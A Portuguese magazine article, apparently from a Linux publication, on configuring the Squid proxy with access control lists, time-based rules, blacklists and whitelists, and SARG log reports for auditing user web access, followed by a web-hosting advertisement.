


Figura 5. Configurando o Internet Explorer – Etapa 2




Figura 6. Configurando o Internet Explorer – Etapa 3

permitem bloquear, registrar e autorizar os acessos com diversos parâmetros como:

- Origem/Destino da requisição;
- Horário da requisição;
- Endereço MAC;
- Disponibilidade de banda de acesso;
- Filtros personalizados baseados em strings ou expressões regulares.



Figura 7. Trecho do log access.log

src	Filtro que define a origem dos hosts ou rede que será considerada na ACL
time	Filtro por hora e dia da semana
urlpath_regex	Filtro de complemento de uma URL que pode ser utilizado para tratar uma URI (\.gif, \.jpg).
url_regex	Filtro de uma string na URL
dstdomain	Filtro de uma única URL
proxy_auth	Filtro por usuários autenticados
arp	Filtro por MAC address
maxconn	Filtro por conexões
proto	Filtro por protocolos
port	Filtro por portas de serviço

Tabela 2. Exemplos de filtro de conteúdo

As listas de acesso oferecem flexibilidade no momento de classificar os usuários e definir as políticas de segurança para utilização. Elas são definidas em uma seção específica do arquivo squid.conf, combinadas com as diretivas http_access, que serão demonstradas mais a frente.

Sintaxe da ACL

Um dos itens mais importantes do arquivo de configuração squid.conf são as listas de controle de acesso, ou ACLs. É sobre elas que abordaremos neste tópico.

É possível criar ACLs com padrões diferentes de restrição e acesso como, por exemplo, liberação e/ou bloqueio de acesso à internet para um determinado computador, rede de computadores ou sites indesejados. Neste artigo, serão demonstrados exemplos para as seguintes listas de controle:

- **ACLs de origem**: são as regras que definem os IPs que poderão ter acesso ou restrição às regras definidas;
- **ACLs de destino**: definem qual destino poderá ser ou não acessado. Este controle pode ser realizado informando um site, uma rede ou fazendo uso de expressões regulares;
- **ACLs de horário**: permitem liberar ou bloquear o acesso de acordo com horários definidos nas regras;
- **ACLs utilizando blacklist**: permite controle granular no bloqueio de acessos através de palavras específicas;
- **ACLs utilizando whitelist**: permite controle granular na liberação de domínios que contenham palavras da blacklist.

A sintaxe para criação de uma ACL é:

```
acl nomeacl tipoacl argumento
```

Onde:

- **acl**: nome padrão para iniciar a regra;
- **nomeacl**: nome para identificação;
- **tipoacl**: tipo de acl que será criada;
- **argumento**: opções que podem ser adicionadas.

A **Tabela 2** demonstra alguns exemplos de filtros.

O arquivo squid.conf original traz uma seção para que o administrador adicione as suas próprias ACLs, indicada pelo comentário # INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS. Como demonstrado anteriormente, o arquivo utilizado neste artigo está sem os comentários. Assim, as listas de controle personalizadas devem ser inseridas abaixo da linha http_access deny CONNECT !SSL_ports.

Configuração de ACL

ACL de Origem

Esse tipo de ACL tem por objetivo criar regras que irão se basear no endereço IP ou rede de origem do cliente que solicitou a requisição de acesso. Para configurar, é necessário abrir o arquivo squid.conf, localizar a seção das ACLs e inserir as linhas:

```
acl MyNetwork src 192.168.1.0/24
acl gateway src 192.168.1.1
```

Seguindo essa sintaxe, foi criada uma ACL que terá como origem de acessos os IPs da rede 192.168.1.0/24. Na segunda linha, foi definido o IP do gateway que essa rede utiliza.

ACL de Destino

Na ACL de destino, as regras irão se basear no endereço IP do servidor solicitado (destino) na requisição do cliente. Nessa configuração, é possível restringir o acesso a outras redes, endereços de domínio ou partes de um domínio.

Para isso, será necessário inserir as ACLs:

```
acl MyNetwork src 192.168.1.0/24
acl International dstdomain .com
acl Google dstdomain .google.com
```

Na primeira linha é informada a rede de origem que será usada como base para a regra de acesso. Na segunda linha, a ACL International terá como domínios somente os endereços que tiverem na URL o final .com. Finalmente, na terceira linha, é definido que a ACL Google terá como destino o site .google.com.

Essa estrutura foi criada com o intuito de restringir o acesso da rede a um site com o domínio .com, exceto para o google.com. Isso quer dizer que, se o usuário tentar abrir o site www.amazon.com, por exemplo, não irá conseguir.

Configuração da diretiva http_access

Através das ACLs são definidos os tipos de controles para a rede onde, por exemplo, o Squid é configurado para analisar tudo que se origina na rede 192.168.1.0. Porém, ainda nessa etapa, as requisições não são tratadas, sendo necessário configurar a diretiva http_access.

Uma vez que as ACLs de origem e destino foram criadas, é necessário definir o que será liberado (allow) e/ou o que será bloqueado (deny) para a rede 192.168.1.0. Para isso, basta localizar a diretiva http_access no arquivo squid.conf e adicionar as linhas:

```
http_access allow MyNetwork Google
http_access deny MyNetwork International
http_access allow MyNetwork
```

Na primeira linha do http_access é permitido que a rede interna tenha acesso ao Google. Já na segunda linha é negado o acesso aos domínios .com que foram definidos na ACL International e, por fim, na terceira linha, é permitido o acesso normal à rede interna.

Testando a configuração

Após realizar as configurações, é hora de testar as regras que foram adicionadas carregando as novas configurações com os comandos:

```
# squid -k parse
# squid -k reconfigure
```

Antes de efetuar os testes, é interessante deixar no terminal o comando tail rodando. Ele serve para acompanhar o log de acessos e verificar se as regras foram aplicadas:

```
# tail -f /var/log/squid/access.log
```

```
1343048863.900     18 192.168.10.49 TCP_MISS/200 1659 GET http://www.google.com.br/
favicon.ico - DIRECT/74.125.234.119 image/x-icon
1343048864.025    147 192.168.10.49 TCP_MISS/204 410 GET http://www.google.com.br/c
si? - DIRECT/74.125.234.127 image/gif
1343048871.513      0 192.168.10.49 TCP_DENIED/403 1510 GET http://www.amazon.com/
- NONE/- text/html
```

Figura 8. Trecho do log de acesso



Figura 9. Erro na tentativa de acesso a site não permitido

Com o browser configurado, acesse o site www.google.com e em seguida www.amazon.com. O log mostrará os testes e o que foi liberado ou bloqueado conforme a **Figura 8**.

No browser, o site www.google.com abrirá normalmente, mas ao tentar acessar o www.amazon.com ou qualquer outro site com final .com, deverá ser exibida uma mensagem de erro, como demonstrado na **Figura 9**.

Para ter certeza de que as regras do Squid estão sendo aplicadas, pode-se fazer um teste invertendo o cenário: será permitido o acesso a todos os sites com final .com definido na ACL Internacional, e bloqueado o acesso ao www.google.com definido na ACL Google.

Para isso, as linhas no arquivo squid.conf deverão ser alteradas conforme o exemplo:

```
http_access deny MyNetwork Google
http_access allow MyNetwork International
http_access allow MyNetwork
```

Após a alteração, analise se existe algum erro de sintaxe no arquivo, carregue as novas configurações e verifique os logs. Isso é feito conforme a sequência de comandos a seguir:

```
# squid -k parse
# squid -k reconfigure
# tail -f /var/log/squid/access.log
```

Na **Figura 10** é possível observar que as regras de acesso foram realmente ajustadas.

Restrições específicas: bloqueio de acesso por horário

A configuração de uma ACL de horário segue a mesma sintaxe das ACLs demonstradas anteriormente e permite determinar dias e horários em que os acessos serão liberados ou bloqueados.

Como exemplo, serão criadas três ACLs que irão definir o horário da manhã, almoço e parte da tarde:

```
acl manha time 08:00-11:59
acl almoco time 12:00-14:00
acl tarde time 14:01-19:00
```

As ACLs de horário podem ser combinadas com outras, permitindo que os usuários acessem alguns sites somente em determinados horários como, por exemplo, a rede MyNetwork terá acesso ao Facebook somente no horário de almoço.

A **Listagem 5** apresenta a configuração de uma ACL por horário.

No exemplo, foi criada uma ACL para referenciar o domínio .facebook.com e, em seguida, esta foi combinada com as ACLs de horário para que a rede tenha acesso ao site somente em horários específicos.

Gerenciando ACLs com BlackLists e WhiteLists

É possível criar muitas combinações entre as ACLs e, com essa diversidade de informações, o arquivo de configuração pode crescer em termos de quantidade

de linhas e ficar desorganizado. Com o objetivo de evitar esse problema, o administrador pode utilizar listas (lists) no Squid reunindo um grupo de palavras ou domínios em um arquivo para liberação e outro para bloqueio.

Esses arquivos podem ser definidos como blacklist e whitelist. Na blacklist são adicionados todos os termos que devem ser bloqueados, enquanto na whitelist entram tanto os domínios que devem ser liberados, quanto os que podem entrar em conflito com a blacklist, como será demonstrado mais a frente. Para criar a whitelist, execute:

```
echo -e "xxx\nsexy\nplayboy\ngirls" > /etc/squid/blacklist
echo "www.planetgirls.com.br" > /etc/squid/whitelist
```

Na primeira linha, no comando echo foi utilizado o recurso -e para ativar o modo de edição para que ele entenda que a cada \n é necessário fazer uma quebra de linha dentro do arquivo /etc/squid/blacklist. Na segunda linha foi apenas adicionada a URL no arquivo /etc/squid/whitelist.

O próximo passo é criar as ACLs com o nome das listas e depois definir as regras com o http_access, conforme o exemplo:

```
acl blacklist url_regex -i "/etc/squid/blacklist"
acl whitelist url_regex -i "/etc/squid/whitelist"
http_access deny MyNetwork blacklist !whitelist
```

As linhas acl blacklist e acl whitelist indicam o caminho no qual está o arquivo da lista e a opção -i faz com que o Squid não leve em consideração o case sensitive das palavras. Já no http_access, tudo o que estiver na blacklist será bloqueado, com exceção (representada pelo ponto de exclamação) do que estiver na whitelist. É importante observar que a palavra girls foi adicionada na blacklist, porém foi liberada a URL www.planetgirls.com.br na whitelist, porque são palavras conflitantes, isto é, uma página pode ser bloqueada porque contém a palavra 'girl'. Daí a necessidade de criar uma exceção para determinadas URLs.

Após as alterações, da mesma forma como foi demonstrado anteriormente, é necessário realizar a etapa de atualização das configurações do Squid e acompanhar no terminal o registro nos logs dos resultados de acesso a dois sites que tenham a palavra girls.

A **Figura 11** apresenta um trecho do log de acesso após a configuração das ACLs blacklist e whitelist.

O uso de listas pode facilitar o gerenciamento da configuração de restrições no Squid. É recomendado que o administrador analise e teste as regras antes de disponibilizá-las efetivamente na rede.

Logs no Squid

Os arquivos de log são as fontes primárias de informações sobre o funcionamento do Squid. Isto inclui URIs solicitadas pelos usuários, objetos que foram salvos em disco, mensagens de advertências e erros.

No que diz respeito a registros das atividades dos usuários na rede, a configuração do Squid tem vínculo com as orientações da NBR ISO/IEC 27002:2005 no item 10.10.1, onde é recomendado que sejam gerados registros (log) de atividades dos usuários e que sejam mantidos por um período de tempo determinado pela empresa com o objetivo de auxiliar auditorias, investigações e monitoramento de controle de acesso. Assim, para cumprir essa orientação, são configuradas as diretivas cache_access_log, cache_store_log e cache_log, que indicam os locais onde os logs serão armazenados.

Os arquivos cache.log e store.log contêm informações sobre o funcionamento do Squid e objetos que entraram e saíram do cache, respectivamente. Já o arquivo access.log registra ações dos usuários que podem produzir relatórios de quais sites foram acessados, horários, quantos bytes foram baixados, quantas conexões foram feitas, quais sites foram negados, falha de autenticação, entre outros.

Auditoria de acesso com SARG

O SARG – Squid Analysis Report Generator – é uma ferramenta que tem como objetivo analisar o arquivo /var/squid/log/access.log e, com base nessa análise, gerar um relatório de acesso baseado no acesso dos usuários.

O pacote SARG não está presente no repositório padrão do Debian. Para instalá-lo utilizando o aptitude, é necessário alterar o arquivo /etc/apt/sources.list, atualizá-lo e instalar a ferramenta conforme demonstrado na **Listagem 6**.

Podemos verificar se o pacote sarg foi instalado corretamente conforme a **Figura 12**.

O arquivo de configuração do SARG também é bem detalhado e com muitos comentários, assim como o do Squid. Dessa forma, é interessante fazer um backup do arquivo original e retirar os comentários para ficarmos somente com as linhas do arquivo de configuração:

```
# cp /etc/sarg/sarg.cof /etc/sarg.conf.original
# egrep -v "^#|^$" sarg.conf.original > sarg.conf
# vim /etc/sarg/sarg.conf
```

```
1343051495.941    223 192.168.10.49 TCP_MISS/200 338 GET http://pda-bes.amazon.com/v? - DIRECT/72.21.214.73 text/javascript
1343051497.685   3310 192.168.10.49 TCP_MISS/200 820 GET http://www.amazon.com/uedata/unsticky/175-1310154-8062203/Gateway/ntpoffrw? - DIRECT/72.21.211.176 image/gif
1343051497.856      0 192.168.10.49 TCP_DENIED/403 1510 GET http://www.google.com/ - NONE/- text/html
```

Figura 10. Novo erro na tentativa de acesso a site não permitido

```
1343067632.189      0 192.168.10.49 TCP_DENIED/403 1510 GET http://itgirls.com.br/
- NONE/- text/html
1343067640.895     11 192.168.10.49 TCP_MISS/304 367 GET http://www.planetgirls.com
.br/core/js/addLoadEvent.js - DIRECT/186.202.141.243 -
1343067640.895    413 192.168.10.49 TCP_MISS/200 5955 GET http://www.planetgirls.co
m.br/ - DIRECT/186.202.141.243 text/html
```

Figura 11. Resultado de acessos após a configuração de blacklist e whitelist

Listagem 5. Exemplo de ACL por horário.

```
acl Facebook dstdomain .facebook.com

http_access deny MyNetwork Facebook manha
http_access allow MyNetwork Facebook almoco
http_access deny MyNetwork Facebook tarde
```

```
root@squid-lab:/etc/squid# dpkg -l | grep sarg
ii  sarg                          2.3.1-1~bpo60+1           squid analysis report generator
```

Figura 12. Verificação de instalação de pacote

Listagem 6. Instalação do SARG.

```
# echo deb http://backports.debian.org/debian-backports squeeze-backports
main >> /etc/apt/sources.list
# aptitude update
# aptitude install sarg
```

Listagem 7. Configuração do Apache para visualização dos relatórios.

```
# vim /etc/apache2/httpd.conf
Alias /squid-reports "/var/lib/sarg/"
DirectoryIndex index.html

Reiniciando o serviço do Apache
# /etc/init.d/apache2 restart

Iniciando o SARG
# sarg
```

Não é necessário fazer alterações no arquivo. Mas vale a pena conferir as linhas dos arquivos de configuração como, por exemplo, a linha output_dir /var/lib/sarg, que é a linha na qual ele definirá qual o caminho que irá usar para gerar o relatório e apresentar as informações no SARG.

Os relatórios do SARG são visualizados a partir de uma interface web. Assim, antes de iniciar o serviço, é necessário também configurar o Apache conforme demonstrado na **Listagem 7**.

A linha de Alias define a ligação entre os relatórios gerados em /var/lib/sarg que serão visualizados via browser na URL http://localhost/squid-reports. Já a segunda linha serve apenas para manter como padrão o index.html da página. Após adicionar as informações, reinicie o Apache e inicie o SARG.

Para visualizar os relatórios, basta acessar o endereço no próprio servidor Squid e ver o conteúdo. O endereço utilizado neste exemplo é http://localhost/squid-reports. As **Figuras 13**, **14** e **15** apresentam alguns relatórios gerados, onde é possível visualizar a lista dos IPs de cada host analisado, as URLs que foram acessadas por este, bem como os acessos negados.




Figura 13. Listagem dos IPs analisados




Figura 14. Listagem das URLs acessadas pela máquina




Figura 15. Listagem das URLs que foram bloqueadas pelo Squid

Conclusão

Utilizar o Squid como ferramenta de proxy/cache na rede permite que seja criado um controle sobre o acesso dos usuários ao conteúdo web ou de outras redes. Esse controle consegue ser limitado através de dias e horários e controlado através de logs.

Para uma melhor auditoria do processo de gerenciamento da rede, podemos utilizar o SARG, um software que utilizará os recursos de log do Squid para criar relatórios que facilitam a visualização e controle do administrador de redes.

O Squid é um software que está continuamente em desenvolvimento, com o objetivo de adicionar novas funcionalidades e

manter a estabilidade e compatibilidade em várias plataformas, além da possibilidade de integração de ferramentas como firewall e antivírus.

Neste artigo, o Squid foi configurado para atuar como servidor de cache e proxy, com exemplos de regras para controle através de ACLs de origem, destino, horário e criação de listas de acesso. Também foi demonstrado como configurar o SARG para análise de logs e extração de relatórios para fins de auditoria.

Por fim, vale ressaltar que a configuração do Squid não se esgota com as informações apresentadas neste artigo, sendo um interessante estudo, a integração dessa poderosa ferramenta com firewall, antivírus e serviços de autenticação.



Ivani Nascimento
ivani.araujo@gmail.com
Atua no ramo de tecnologia e infraestrutura desde 2006, escreveu artigos para a revista EasyLinux, ministrou mais de 200 horas/aula de formação Linux. Graduada em Tecnologia de Redes de Computadores e Especialista em Segurança da Informação pelo ITA, atua como Analista Linux em uma empresa do mercado financeiro.



Pathiene Gerstenberger
pathigerst@gmail.com
Atua no ramo de tecnologia e infraestrutura desde 2006, escreveu artigos para a EasyLinux e ministrou mais de 200 horas/aula de formação Linux. Bacharel em Ciências da Computação, atualmente cursa MBA em Empreendedorismo e é certificada LPI1-C e NCLA, atua como Analista Linux em uma empresa de compras coletivas.

ACLs no Squid
http://wiki.squid-cache.org/SquidFaq/SquidAcl

CERT.br. Sobre o CERT.br
http://www.cert.br/

Squid – Site Oficial
http://www.squid-cache.org/

Livros

MELO, S.; DOMINGOS, C.; CORREIA, L. et al. BS7799 – Da tática a prática em servidores Linux. Alta Books. Rio de Janeiro. 2006.

RICCI, B.; MENDONÇA, N. Squid: Solução Definitiva. Editora Ciência Moderna. Rio de Janeiro. 2006.

WESSELS, D. Squid: The Definitive Guide. O'Reilly Media. 2004.



Somos tão apaixonados por tecnologia que o nome da empresa

diz tudo.

Porta 80 é o melhor que a Internet pode oferecer para sua empresa.

Já completamos 8 anos e estamos a caminho dos 80, junto com nossos clientes.

Adoramos tecnologia.
Somos uma equipe composta de gente que entende e gosta do que faz,

assim como você.





Estrutura

100% NACIONAL. Servidores de primeira linha, links de alta capacidade.



Suporte diferenciado

Treinamos nossa equipe para fazer mais e melhor. Muito além do esperado.



Serviços

Oferecemos a tecnologia mais moderna, serviços diferenciados e antenados com as suas necessidades.



1-to-1

Conhecemos nossos clientes. Atendemos cada necessidade de forma única. Conheça!

Porta 80
WEB HOSTING

Hospedagem | Cloud Computing | Dedicados | VoIP | Ecommerce | Aplicações | Streaming | Email corporativo

porta80.com.br | comercial@porta80.com.br | twitter.com/porta80

SP 4063-8616 | RJ 4063-5092 | MG 4063-8120 | DF 4063-7486